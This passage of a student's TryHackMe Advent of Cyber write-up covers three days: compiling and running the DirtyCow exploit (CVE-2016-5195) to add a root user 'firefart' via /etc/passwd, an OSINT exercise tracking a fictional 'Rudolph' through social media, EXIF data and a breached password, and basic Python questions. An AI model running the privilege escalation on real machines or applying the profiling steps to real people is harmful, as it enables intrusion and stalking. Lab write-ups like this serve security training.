After that save the progress, run this code (**gcc -pthread dirty.c -o dirty -lcrypt**). Now, the file is created and can be checked with ls function. Then, enter **./dirty** and enter a new password then wait for the scan to be finished. The new username will appeared (**firefart**)

```
$ gcc -pthread dirty.c -o dirty -lcrypt
```


```
$ gcc -pthread dirty.c -o dirty -lcrypt
$ ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fi1FUZW2W5eK6:0:0:pwned:/root:/bin/bash

mmap: 7f63b9a8e000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'danish'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'danish'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$
```

Q7: What is the MD5 hash output?


Enter **su firefart** and enter the required password.

```
$ su firefart
Password:
firefart@christmas:/home/santa#
```

After that, enter **cd /root** and ls to see the file available. We can use **cat message_from_the_grinch.txt** to see the content of the file. The instructions and the guidelines also will appear.



Start with entering **touch coal** then **ls**, the file coal will appear. After that, enter command **tree**. Then, enter command **tree | md5sum** which will show us the information we needed.



Q8: What is the CVE for DirtyCow?

The CVE for DirtyCow can bee located by clicking the link given in the THM. It will direct us to the designated website that will show us the CVE (**CVE-2016-5195**)

You can learn more about the DirtyCow exploit online here: https://dirtycow.ninja/

CVE-2016-5195 ถูกใจ


Thought process / methodology:
Firstly , open the terminal and run a scan to the machine's IP address with nmap. The information about the ports and service that is running can be observed. We can search for the service in the internet to get the information we needed. For question 2, we need to run telnet followed by the machine ip address to connect to this service. The password (clauschristmas) is the credential we want. For question 3, enter ssh and followed by santa@machine ip address (santa@10.10.127.157). Enter the password given in the section.Enter cat /etc/*release. Distribution of Linux and version number the server is running can be observed. For question 4, we need to run the cat command and followed by the cookies_and_milk.txt to view the file. The information which is message from the one that got here first (Grinch) can be seen. For question 5, Search for related line of code in the file cookies_and_milk.txt .Search the line of code in the Google Search to find the source code that related to the task which in this case it is from github (dirty.c).The verbatim syntax needed can be found in the source code (dirty.c). For question 6, run nano dirty.c to create and paste the new file which is dirty.c that is copied from the internet. After that save the progress, run this code (gcc -pthread dirty.c -o dirty -lcrypt). Now, the file is created and can be checked with ls function. Then, enter ./dirty and enter a new password then wait for the scan to be finished. The new username will appeared (firefart). For question 7, Enter su firefart and enter the required password. After that, enter cd /root and ls to see the file available. We can use cat message_from_the_grinch.txt to see the content of the file. The instructions and the guidelines also will appear.Start with entering touch coal then ls, the file coal will appear. After that, enter command tree. Then, enter command tree | md5sum which will show us the information we

needed. For question 8, The CVE for DirtyCow can bee located by clicking the link given in the THM. It will direct us to the designated website that will show us the CVE (CVE-2016-5195)


Day 14 - OSINT - Where’s Rudolph?

Tools : Google Chrome


Q1: What URL will take me directly to Rudolph's Reddit comment history?
Use https://whatsmyname.app/ to search for Rudolph's social account



Q2: According to Rudolph, where was he born?
At Reddit Rudolph mentioned that he was born in Chicago from comments




Q3: Rudolph mentions Robert. Can you use Google to tell me Robert's last name?
Google for Rudolph the Red-Nosed Reindeer and found Robert's full name




Cover of one of the books of the Robert L. May story by Maxton Publishers, Inc.

First appearance	1939
Created by	Robert L. May


Q4: On what other social media platform might Rudolph have an account?
Rudolph mentioned on reddit he would like to use Twitter




Q5: What is Rudolph's username on that platform?
Found Rudolph's username on Twitter




Q6: What appears to be Rudolph's favorite TV show right now?
Rudolph mentioned a lot about Bachelorette at Twitter



Q7: Based on Rudolph's post history, he took part in a parade. Where did the parade take place?
Use reverse image and found out the parade take place in Chicago



Q8: Okay, you found the city, but where specifically was one of the photos taken?
Found the location by EXIF the image from Twitter



Q9: Did you find a flag too?


Found at the same place where location found which is EXIF image

create	2022-07-02T22:41:39+00:00
ComponentsConfiguration	1, 2, 3, 0
Copyright	{FLAG}ALWAYSCHECKTHEEXIFD4T
ExifOffset	104

Q10: Has Rudolph been pwned? What password of his appeared in a breach?
Scylla down but found out he has been pwned at the haveibeenpwned websites

> Scylla seems to be down. So if you find it difficult to search for this, the answer is "spygame". I'll give you this one for free.

Q11: Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?
Found the hotel address by searching Marriott Hotel near the parade



Thought Process/Methodology:
I searched throughout Rudolph's social account to gather as much information as possible about him. I used method as reverse image, free websites and EXIF images to gather information.


Day 15 - Scripting - There’s a Python in my stocking!

Tools : Python

Q1: What's the output of True + True?
Use python to enter the two inputs and it's turned out to be 2

```
Python 3.9.6 (tags/v3.9.6:db3ff76, Jun 28 2021, 15:26:21) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> True + True
2
>>>
```

Q2: What's the database for installing other people's libraries called?
From the tryhackme It mentioned that other people libraries call PyPi



Q3: What is the output of bool("False")?
Use python to enter the input and it's turned out to be True

```
>>> bool("False")
True
```

Q4: What library lets us download the HTML of a webpage?
From the tryhackme, found out that requests use to download HTML of a webpage

```
# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')
```

Q5: What is the output of the program provided in "Code to analyse for Question 5" in today's material?
Enter the code in python and it's turned out the output is as given below

```
>>> x = [1, 2, 3]
>>>
>>> y = x
>>>
>>> y.append(6)
>>>
>>> print(x)
[1, 2, 3, 6]
```

Q6: What causes the previous task to output that?

From the text, found out that it is because of pass by reference

> Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We **pass by reference**. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

Q7: if the input was "Skidy", what will be printed?
Skidy is in the names
The wise one has allowed you to come in

Q8: If the input was "elf", what will be printed?
elf is not in the names
The wise one not has allowed you to come in

Examine the following code:

```
names = ["Skidy", "DorkStar", "Ashu", "Elf"]
name = input("What is your name? ")
if name in names:
    print("The Wise One has allowed you to come in.")
else:
    print("The Wise One has not allowed you to come in.")
```

Thought process/Methodology:
Use Python to search for the answer and learn the basics of Python from tryhackme.
This help me to solve this talk by using Python